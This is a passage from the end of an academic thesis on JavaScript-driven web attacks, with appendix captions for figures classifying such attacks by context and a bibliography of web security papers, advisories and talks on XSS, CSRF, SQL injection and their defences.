



Figure A.1.: JSDA classification: Application context

## A.2. Browser context

In addition to the information given in Section 3.4, this section provides a graphical representation of the classified JSDAs in the browser context. For further details please refer to Section 3.4 and Chapter 5.





Figure A.2.: JSDA classification: Browser context

## A.3. Computer context

In addition to the information given in Section 3.4, this section provides a graphical representation of the classified JSDAs in the computer context. For further details please refer to Section 3.4 and Chapter 5.





Figure A.3.: JSDA classification: Computer context

## A.4. Intranet context

In addition to the information given in Section 3.4, this section provides a graphical representation of the classified JSDAs in the intranet context. For further details please refer to Section 3.4 and Chapter 6.





Figure A.4.: JSDA classification: Intranet context

## A.5. Internet context

In addition to the information given in Section 3.4, this section provides a graphical representation of the classified JSDAs in the internet context. For further details please refer to Section 3.4 and Chapter 6.





Figure A.5.: JSDA classification: Internet context

# Bibliography


[1] Ben Adida. The Browser as a Secure Platform for Loosley Coupled, Private-Data Mashups. In *Web 2.0 Security & Privacy 2007 (W2SP 07)*, May 2007.

[2] Adobe Acrobat Developer Center. JavaScript for Acrobat. [online], `http://www.adobe.com/devnet/acrobat/javascript.html`, (08/08/08), 2008.

[3] Adobe Coperation. Adobe flash. [online] `http://www.adobe.com/products/flash/flashpro/`.

[4] Wade Alcorn. Inter-protocol communication. Whitepaper, `http://www.ngssoftware.com/research/papers/InterProtocolCommunication.pdf`, (11/13/06), August 2006.

[5] Wade Alcorn. Inter-Protocol Exploitation. Whitepaper, NGSSoftware Insight Security Research (NISR), `http://www.ngssoftware.com/research/papers/InterProtocolExploitation.pdf`, March 2007.

[6] American National Standard for Information Technology. ANSI/INCITS 331.1-1999 - Database Languages - SQLJ - Part 1: SQL Routines using the Java (TM) Programming Language. InterNational Committee for Information Technology Standards (formerly NCITS), September 1999.

[7] Yair Amit. Google Desktop Cross-Site Scripting Weakness. Security Advisory, [online], `http://www.securityfocus.com/bid/22650` (01/20/08), February 2007.

[8] Chris Anley. Advanced SQL Injection In SQL Server Applications. Whitepaper, `http://www.ngssoftware.com/papers/advanced_sql_injection.pdf`, 2002.

[9] Apache HTTP Server Documentation Project. Security Tips for Server Configuration. [online], `http://httpd.apache.org/docs/1.3/misc/security_tips.html`, (12/12/08).

[10] Apple Developer Connection. Developing Dashboard Widgets. [online], `http://developer.apple.com/macosx/dashboard.html`, (08/08/08), February 2007.

[11] Maksymilian Arciemowicz. Bypass XSS filter in PHPNUKE 7.9. mailing list Bugtraq, `http://www.securityfocus.com/archive/1/419496/30/0/threaded`, December 2005.

[12] Ken Ashcroft and Dawson Engler. Using Programmer Written Compiler Extensions to catch security holes. In *IEEE Symposium on Security and Privacy*, pages 143–159, May 2002.

[13] AVM GmbH. FRITZ! Box. [online], product website, `http://www.avm.de/en/Produkte/FRITZBox/index.html`, (09/06/07).

[14] A. Baratloo, N. Singh, and T. Tsai. Transparent run-time defense against stack smashing attacks. In *USENIX Annual Technical Conference*, 2000.

[15] Adam Barth, Collin Jackson, and John C. Mitchell. Robust Defenses for Cross-Site Request Forgery. In *CCS'09*, 2009.

[16] D. Bell and L. LaPadula. Secure Computer Systems: Mathematical Foundations and Model. Technical Report ESD-TR-76-372, MITRE Corp., 1973.

[17] T. Berners-Lee, R. Fielding, and L. Masinter. Uniform Resource Identifier (URI): Generic Syntax. RFC 3986, `http://gbiv.com/protocols/uri/rfc/rfc3986.html`, January 2005.

[18] Tim Berners-Lee and Robert Cailliau. WorldWideWeb: Proposal for a HyperText Project. [online], `http://www.w3.org/Proposal`, 1990.

[19] Tim Berners-Lee, Larry Masinter, and Mark McCahill. Uniform Resource Locators (URL). RFC 1738, `http://www.faqs.org/rfcs/rfc1738.html`, December 1994.

[20] Jean Berstel and Luc Boasson. XML grammars. In *Mathematical Foundations of Computer Science 2000, Bratislava, Lect. Notes Comput. Sci. 1893*, pages 182–191. Springer, 2000.

[21] Kenneth J. Biba. Integrity Considerations for Secure Computer Systems. Technical Report MTR-3153, Mitre Corporation, April 1977.

[22] Blwood. Multiple XSS Vulnerabilities in Tikiwiki 1.9.x. mailing list Bugtraq, `http://www.securityfocus.com/archive/1/435127/30/120/threaded`, May 2006.

[23] Andrew Bortz, Dan Boneh, and Palash Nandy. Exposing Private Information by Timing Web Applications. In *WWW 2007*, 2007.

[24] David Boswell, Brian King, Ian Oeschger, Pete Collins, and Eric Murphy. *Creating Applications with Mozilla*. O'Reilly Media, September 2002.

[25] Stephen W. Boyd and Angelos D. Keromytis. SQLrand: Preventing SQL Injection Attacks. In *Proceedings of the 2nd Applied Cryptography and Network Security (ACNS) Conference*, 2004.

[26] T. Bray, J. Paoli, and C. M. Sperberg-McQueen. Extensible Markup Language (XML) 1.0 (Fourth Edition). W3C Recommendation, `http://www.w3.org/TR/REC-xml`, August 2006.

[27] Jesse Burns. Cross Site Request Forgery - An introduction to a common web application weakness. Whitepaper, `https://www.isecpartners.com/documents/XSRF_Paper.pdf`, 2005.

[28] David Byrne. Anti-DNS Pinning and Java Applets. Posting to the Bugtraq mailing list, `http://seclists.org/fulldisclosure/2007/Jul/0159.html`, July 2007.

[29] David Byrne. Intranet Invasion Through Anti-DNS Pinning. Talk at the Black Hat 2007 conference, August 2007.

[30] Luca Cardelli. *"Type systems" in The Computer Science and Engineering Handbook*, chapter 97. CRC Press, 2nd edition, February 2004.

[31] Rob Carter. Local Web Servers Are Dangerous. [online], `http://r00tin.blogspot.com/2008/03/local-web-servers-are-dangerous.html`, (04/25/08), March 2008.

[32] Rob Carter. uTorrent Pwn3d. [online], `http://r00tin.blogspot.com/2008/04/utorrent-pwn3d.html`, (04/22/08), April 2008.

[33] CERT/CC. CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests. [online], `http://www.cert.org/advisories/CA-2000-02.html` (01/30/06), February 2000.

[34] Steve Champeon. JavaScript: How Did We Get Here? [online], `http://www.oreillynet.com/pub/a/javascript/2001/04/06/js_history.html` (02/20/09), June 2001.

[35] H. Chen and D. Wagner. MOPS: an Infrastructure for Examining Security Properties of Software. In *Proceedings of the 9th ACM Conference on Computer and Communication Security (CCS '02)*, October 2002.

[36] B. Chess and G. McGraw. Static Analysis for Security. *IEEE Security & Privacy*, Nov/Dec, 2004.

[37] Brian Chess, Yekaterina Tsipenyuk O'Neil, and Jacob West. JavaScript Hijacking. [whitepaper], Fortify Software, `http://www.fortifysoftware.com/servlet/downloads/public/JavaScript_Hijacking.pdf`, March 2007.

[38] T. Chiueh and F. Hsu. RAD: A compile-time solution to buffer overflow attacks. In *IEEE International Conference on Distributed Computing Systems*, 2001.

[39] Steve Christey and Robert A. Martin. Vulnerability Type Distributions in CVE, Version 1.1. [online], `http://cwe.mitre.org/documents/vuln-trends/index.html`, (09/11/07), May 2007.

[40] James Clark and Murata Makoto. RELAX NG. OASIS Specification, `http://www.oasis-open.org/committees/relax-ng/spec-20011203.html`, December 2001.

[41] Andrew Clover. CSS visited pages disclosure. Posting to the Bugtraq mailing list, `http://seclists.org/bugtraq/2002/Feb/0271.html`, February 2002.

[42] Lorenzo Colitti and Philip Chee. Flashblock. [software], `http://flashblock.mozdev.org/`, 2008.

[43] R. Connor, D. Lievens, F. Simeoni, S. Neely, and G. Russell. Projector: a partially typed language for querying XML. In *Programming Language Technologies for XML (PLAN-X 2002)*, 2002.

[44] William R. Cook and Siddhartha Rai. Safe Query Objects: Statically Typed Objects as Remotely Executable Queries. In *Proc. of the International Conference on Software Engineering (ICSE 2005)*, pages 97–106, 2005.

[45] Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proc. 7th USENIX Security Conference*, pages 63–78, San Antonio, Texas, jan 1998.

[46] Crispin Cowan, Matt Barringer, Steve Beattie, Greg Kroah-Hartman, Mike Frantzen, and Jamie Lokier. Format guard: Automatic protection from printf format string vulnerabilities. In *Proceedings of the 10th USENIX Security*, 2001.

[47] Crispin Cowan, Steve Beattie, John Johansen, and Perry Wagle. PointGuard: Protecting Pointers from Buffer Overflow Vulnerabilities. In *12th USENIX Security Symposium*, 2003.

[48] D. Crockford. The application/json Media Type for JavaScript Object Notation (JSON). RFC 4627, `http://www.ietf.org/rfc/rfc4627.txt`, July 2006.

[49] Douglas Crockford. Private Members in JavaScript. [online], `http://www.crockford.com/javascript/private.html`, (11/01/06), 2001.

[50] Akim Demaille, Joel E. Denny, and Paul Egger (maintainers). Bison - GNU parser generator. Software, `http://www.gnu.org/software/bison/`.

[51] D. E. Denning and P. J. Denning. Certification of Programs for Secure Information Flow. *Communications of the ACM*, 20(7):504–513, July 1977.

[52] Rachna Dhamija and J.D. Tygar. The Battle Against Phishing: Dynamic Security Skins. In *Symposium On Usable Privacy and Security (SOUPS) 2005*, July 2005.

[53] T. Dierks and C. Allen. The TLS Protocol Version 1.0. RFC 2246, `http://www.ietf.org/rfc/rfc2246.txt`, January 1999.

[54] Anonymous ("Digger"). How to defeat digg.com. [online], `http://4diggers.blogspot.com/2006/06/how-to-defeat-digg.html`, (01/15/08), June 2006.

[55] Thai N. Duong. Zombilizing the browser via Flash player 9. talk at the VNSecurity 2007 conference, `http://vnhacker.blogspot.com/2007/08/zombilizing-web-browsers-via-flash.html`, August 2007.

[56] D.Wagner, J. Foster, E. Brewer, and A. Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In *Proceedings of NDSS 2000*, 2000.

[57] ECMA. ECMAScript Language Specification, 3rd edition. Standard ECMA-262, `http://www.ecma-international.org/publications/standards/Ecma-262.htm`, December 1999.

[58] Ian Hickson (Editor). HTML 5. WHATWG Draft Recommendation, `http://www.whatwg.org/specs/web-apps/current-work/html5-a4.pdf`, Fenruary 2009.

[59] F. Ellermann. The 'news' and 'nntp' URI Schemes. Draft RFC, `http://tools.ietf.org/html/draft-ellermann-news-nntp-uri-11`, April 2008.

[60] David Endler. The Evolution of Cross-Site Scripting Attacks. Whitepaper, iDefense Inc., `http://www.cgisecurity.com/lib/XSS.pdf`, May 2002.

[61] Ulfar Erlingsson, Benjamin Livshits, and Yinglian Xie. End-to-end Web Application Security. In *Proceedings of the 11th Workshop on Hot Topics in Operating Systems (HotOS'07)*, May 2007.

[62] Stefan Esser. Bruteforcing HTTP Auth in Firefox with JavaScript. [online], `http://blog.php-security.org/archives/56-Bruteforcing-HTTP-Auth-in-Firefox-with-JavaScript.html`, (08/31/07), December 2006.

[63] Stefan Esser. JavaScript/HTML Portscanning and HTTP Auth. [online], `http://blog.php-security.org/archives/54-JavaScriptHTML-Portscanning-and-HTTP-Auth.html`, (08/27/07), November 2006.

[64] Hiroaki Etoh. GCC extension for protecting applications from stack-smashing attacks. [software], `http://www.research.ibm.com/trl/projects/security/ssp/`.

[65] F-Secure. Yamanner - JavaScript worm that targets Yahoo! Mail. [online], `http://www.f-secure.com/weblog/archives/00000899.html`, (04/18/08), June 2006.

[66] David C. Fallside and Priscilla Walmsley. XML Schema. W3C Recommendation, `http://www.w3.org/TR/xmlschema-0`, October 2004.

[67] Sacha Faust. LDAP Injection. Whitepaper, SPI Dynamics, Inc., `http://www.dsinet.org/files/textfiles/LDAPinjection.pdf`, 2003.

[68] Renaud Feil and Louis Nyffenegger. Evolution of cross site request forgery attacks. *Journal in Computer Virology*, 4(1):61–71, February 2007.

[69] Kenneth Feldt. *Programming Firefox: Building Rich Internet Applications with XUL*. O'Reilly Media, April 2007.

[70] Edward W. Felten and Michael A. Schneider. Timing Attacks on Web Privacy. In *Proceedings of the 9th ACM Conference on Computer and Communication Security (CCS '02)*, 2000.

[71] Dave Ferguson. Netflix.com XSRF vuln. Posting to the Web Security Mailinglist, `http://www.webappsec.org/lists/websecurity/archive/2006-10/msg00063.html`, October 2006.

[72] Kevin Fernandez and Dimitris Pagkalos. XSSed.com - XSS (cross-site scripting) information and vulnerabile websites archive. [online], `http://xssed.com` (03/20/08).

[73] Abe Fettig. *Twisted Network Programming Essentials*. O'Reilly, first edition, October 2005.

[74] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext Transfer Protocol – HTTP/1.1. RFC 2616, `http://www.w3.org/Protocols/rfc2616/rfc2616.html`, June 1999.

[75] David Flanagan. *JavaScript: The Definitive Guide*. O'Reilly, 4th edition, November 2001.

[76] J. Franks, P. Hallam-Baker, J. Hostetler, S. Lawrence, P. Leach, A. Luotonen, and L. Stewart. HTTP Authentication: Basic and Digest Access Authentication. RFC 2617, `http://www.ietf.org/rfc/rfc2617.txt`, June 1999.

[77] Steve Friedl. SQL Injection Attacks by Example. [online], `http://unixwiz.net/techtips/sql-injection.html`, (01/21/08), 2005.

[78] Tom Gallagher, Bryan Jeffries, and Lawrence Landauer. *Hunting Security Bugs*. Microsoft Press, 2006.

[79] Vladimir Gapeyev and Benjamin C. Pierce. Regular Object Types. In *European Conference on Object-Oriented Programming (ECOOP), Darmstadt, Germany*, 2003.

[80] Eric Glass. The NTLM Authentication Protocol. [online], `http://davenport.sourceforge.net/ntlm.html`, (03/13/06), 2003.

[81] Google. Google Translate. [online service], `http://www.google.com/translate_t`, (09/11/07).

[82] James Gosling, Bill Joy, Guy Steele, and Gilad Bracha. *The Java Language Specification*. Addison-Wesley, third edition, 2005.

[83] Roger A. Grimes. MySpace password exploit: Crunching the numbers (and letters). [online], `http://www.infoworld.com/article/06/11/17/47OPsecadvise_1.html` (07/01/08), November 2007.

[84] Jeremiah Grossman. Cross-Site Tracing (XST) - The New Techniques and Emerging Threats to Bypass Current Web Security Measures Using Trace and XSS. Whitepaper, `http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf`, January 2003.

[85] Jeremiah Grossman. Cross-Site Scripting Worms and Viruses - The Impending Threat and the Best Defense. whitepaper, `http://www.whitehatsec.com/downloads/WHXSSThreats.pdf`, April 2006.

[86] Jeremiah Grossman. I know if you're logged-in, anywhere. [online], `http://jeremiahgrossman.blogspot.com/2006/12/i-know-if-youre-logged-in-anywhere.html`, (08/08/07), December 2006.

[87] Jeremiah Grossman. I know where you've been. [online], `http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html`, August 2006.

[88] Jeremiah Grossman. JavaScript Malware, port scanning, and beyond. Posting to the websecurity mailing list, `http://www.webappsec.org/lists/websecurity/archive/2006-07/msg00097.html`, July 2006.

[89] Jeremiah Grossman. CSRF DDoS, skeleton in the closet. [online], `http://jeremiahgrossman.blogspot.com/2008/04/csrf-ddos-skeleton-in-closet.html` (05/08/08), April 2008.

[90] Jeremiah Grossman, Robert Hansen, Petko Petkov, and Anton Rager. *Cross Site Scripting Attacks: XSS Exploits and Defense*. Syngress, 2007.

[91] Jeremiah Grossman and TC Niedzialkowski. Hacking Intranet Websites from the Outside. Talk at Black Hat USA 2006, `http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf`, August 2006.

[92] Jeremiah Grossmann. Fun with CUPS. [online], `http://jeremiahgrossman.blogspot.com/2008/03/fun-with-cups.html`, (04/25/08), March 2008.

[93] William G.J. Halfond, Alessandro Orso, and Panagiotis Manolios. Using Positive Tainting and Syntax-Aware Evaluation to Counter SQL Injection Attacks. In *14th ACM Symposium on the Foundations of Software Engineering (FSE)*, 2006.

[94] Oystein Hallaraker and Giovanni Vigna. Detecting Malicious JavaScript Code in Mozilla. In *Proceedings of the IEEE International Conference on Engineering of Complex Computer Systems (ICECCS)*, pages 85–94, June 2005.

[95] Robert Hansen. XSS (cross-site scripting) cheat sheet - esp: for filter evasion. [online], `http://ha.ckers.org/xss.html`, (05/05/07).

[96] Robert Hansen. Detecting FireFox Extentions. [online], `http://ha.ckers.org/blog/20060823/detecting-firefox-extentions/`, (08/08/07), August 2006.

[97] Robert Hansen. Detecting States of Authentication With Protected Images. [online], `http://ha.ckers.org/blog/20061108/detecting-states-of-authentication-with-protected-images/`, (08/31/07), November 2006.

[98] Robert Hansen. Hacking Intranets Via Brute Force. [online], `http://ha.ckers.org/blog/20061228/hacking-intranets-via-brute-force/`, December 2006.

[99] Robert Hansen. List of common internal domain names. [online], `http://ha.ckers.org/fierce/hosts.txt`, (09/06/07), March 2007.

[100] David Heinemeier Hansson. Ruby on Rails Documentation. [online], `http://www.rubyonrails.org/docs`, (05/18/07), 2007.

[101] Falk Hartmann. An Architecture for an XML-Template Engine Enabling Safe Authoring. In *DEXA '06: Proceedings of the 17th International Conference on Database and Expert Systems Applications*, pages 502–507, 2006.

[102] Philippe Le Hegaret, Ray Whitmer, and Lauren Wood. Document Object Model (DOM). W3C recommendation, `http://www.w3.org/DOM/`, January 2005.

[103] Boris Hemkemeier. A Short Guide to Input Validation. secologic whitepaper, `http://www.secologic.org/downloads/web/070509_secologic-short-guide-to-input-validation.pdf`, 2007.

[104] Hewlett-Packard. LoadRunner. [software], `http://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-126-17^8_4000_100__`.

[105] Mieke Hildebrandt. Web authentication revisited. Master's thesis, University of Hamburg, June 2008.

[106] Billy Hoffman. JavaScript Malware for a Gray Goo Tomorrow! Talk at the Shmoocon'07, `http://www.spidynamics.com/spilabs/education/presentations/Javascript_malware.pdf`, March 2007.

[107] P. Hoffman. The gopher URI Scheme. RFC 4266, `http://www.ietf.org/rfc/rfc4266.txt`, November 2005.

[108] Michael Howard and David LeBlanc. *Writing Secure Code, Second Edition*. Microsoft Press, 2003.

[109] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo. Securing web application code by static analysis and runtime protection. In *Proceedings of the 13th conference on World Wide Web*, pages 40–52. ACM Press, 2004.

[110] Kingsley Idehen. The Open Database Connectivity Standard (ODBC). Whitepaper, OpenLink Software, `http://www.openlinksw.com/info/docs/odbcwhp/tableof.htm`, 1993.

[111] Matthew Inman. XSS - How to get 20 .gov links in 20 minutes. [online], `http://www.seomoz.org/blog/xss-how-to-get-20-gov-links-in-20-minutes`, (08/08/08), August 2006.

[112] Omar Ismail, Masashi Eto, Youki Kadobayashi, and Suguru Yamaguchi. A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability. In *8th International Conference on Advanced Information Networking and Applications (AINA04)*, March 2004.

[113] Collin Jackson, Adam Barth, Andrew Bortz, Weidong Shao, and Dan Boneh. Protecting Browsers from DNS Rebinding Attack. In *Proceedings of the 14th ACM Conference on Computer and Communication Security (CCS '07)*, October 2007.

[114] Collin Jackson, Andrew Bortz, Dan Boneh, and John C. Mitchell. Protecting Browser State from Web Privacy Attacks. In *Proceedings of the 15th ACM World Wide Web Conference (WWW 2006)*, 2006.

[115] Collin Jackson, Andrew Bortz, Dan Boneh, and John C. Mitchell. SafeHistory. [software], `http://www.safehistory.com/`, 2006.

[116] Collin Jackson and Helen J. Wang. Subspace: Secure Cross-Domain Communication for Web Mashups. In *WWW 2007*, 2007.

[117] Ian Jacobs, Arnaud Le Hors, and David Raggett. HTML 4.01 Specification. W3C recommendation, `http://www.w3.org/TR/1999/REC-html401-19991224`, November 1999.

[118] Markus Jakobsson and Sid Stamm. Invasive Browser Sniffing and Countermeasures. In *Proceedings of The 15th annual World Wide Web Conference (WWW2006)*, 2006.

[119] Janne Jalkanen. JSPWiki. [software], `http://www.jspwiki.org/`.

[120] Trevor Jim, Greg Morrisett, Dan Grossman, Michael Hicks, James Cheney, and Yanling Wang. Cyclone: A safe dialect of C. In *USENIX Annual Technical Conference*, 2002.

[121] Trevor Jim, Nikhil Swamy, and Michael Hicks. Defeating Script Injection Attacks with Browser-Enforced Embedded Policies. In *16th International World Wide Web Conference (WWW2007)*, May 2007.

[122] Martin Johns. A First Approach to Counter "JavaScript Malware". In *Proceedings of the 23rd Chaos Communication Congress*, pages 160 – 167. Verlag Art d'Ameublement, Bielefeld, December 2006. ISBN 978-3-934-63605-7.

[123] Martin Johns. SessionSafe: Implementing XSS Immune Session Handling. In Dieter Gollmann, Jan Meier, and Andrei Sabelfeld, editors, *European Symposium on Research in Computer Security (ESORICS 2006)*, volume 4189 of *LNCS*, pages 444–460. Springer, September 2006.

[124] Martin Johns. (somewhat) breaking the same-origin policy by undermining dns-pinning. Posting to the Bugtraq mailinglist, `http://www.securityfocus.com/archive/107/443429/30/180/threaded`, August 2006.

[125] Martin Johns. Using eval() in Greasemonkey scripts considered harmful. [online], Security Advisory, `http://shampoo.antville.org/stories/1537256/`, December 2006.

[126] Martin Johns. Code injection via CSRF in Wordpress $< 2.03$. [online], Security Advisory, `http://shampoo.antville.org/stories/1540873/`, (08/08/08), January 2007.

[127] Martin Johns. Towards Practical Prevention of Code Injection Vulnerabilities on the Programming Language Level. Technical Report 279-07, University of Hamburg, May 2007. `http://www.informatik.uni-hamburg.de/bib/medoc/B-279.pdf`.

[128] Martin Johns. On JavaScript Malware and Related Threats - Web Page Based Attacks Revisited. *Journal in Computer Virology, Springer Paris*, 4(3):161–178, August 2008.

[129] Martin Johns and Christian Beyerlein. SMask: Preventing Injection Attacks in Web Applications by Approximating Automatic Data/Code Separation. In *22nd ACM Symposium on Applied Computing (SAC 2007), Security Track*, pages 284 – 291. ACM, March 2007.

[130] Martin Johns, Bjoern Engelmann, and Joachim Posegga. XSSDS: Server-side Detection of Cross-site Scripting Attacks. In *Annual Computer Security Applications Conference (ACSAC'08)*, pages 335 – 344. IEEE Computer Society, December 2008.

